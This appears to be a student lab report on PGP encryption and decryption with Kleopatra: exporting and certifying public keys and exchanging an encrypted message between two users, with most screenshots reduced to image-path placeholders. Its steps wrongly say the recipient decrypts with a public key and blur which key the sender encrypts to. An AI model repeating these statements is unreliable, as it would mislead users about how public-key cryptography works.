


Fig 7: Decrypted Message from the encrypted text

Results:

We have finally performed encryption and decryption of a message on our own device using

our own message and Keys (Public and Private).

Part 2:

Objective:

The main objective of this experiment is to decryption of message sent by another user from

another device and User ID using her/ her public key and your private key.

Introduction:

We can perform the decryption of the encrypted messages sent by the other user. For this, we

require the public key of the user. To make sure the user can use our public key and get the

message.

Setup:

Kleopatra Software

Instructions and Steps:

1. Perform the steps in the part 1 to make the message and encrypt it using your User ID.

2. Export your UserID's Public Key and send the encrypted message along with your public key to the target user.

3. The Target user should import the public and certify the key using his passphrase.

4. Once the public key is verified and certified. The User is now eligible to decrypt the message using his public key.

5. Make sure you add the user in encrypt for others list to decrypt his or her message.

Observations:




Fig 1: Message to Encrypt




Fig 2: Click on Export or Ctrl + E to export your public key




Fig 3: Enter the passphrase and encrypt the message




Fig 4: Copy the encrypted message and send it to the Target user along with the public key

Target User:




Fig 1: Import the senders public key and certify with your passphrase. Also, sender should receive the Target Users Public key for the target user to decrypt your encrypted message.





Fig 2: Certify the senders public key using your passphrase







Fig 3: Acknowledgement message once the certification is successful






Fig 4: Copy the encrypted message sent by the user to your Notepad




Fig 5: Make sure you add the Sender User ID as the Encrypt for others ID using the user's public key

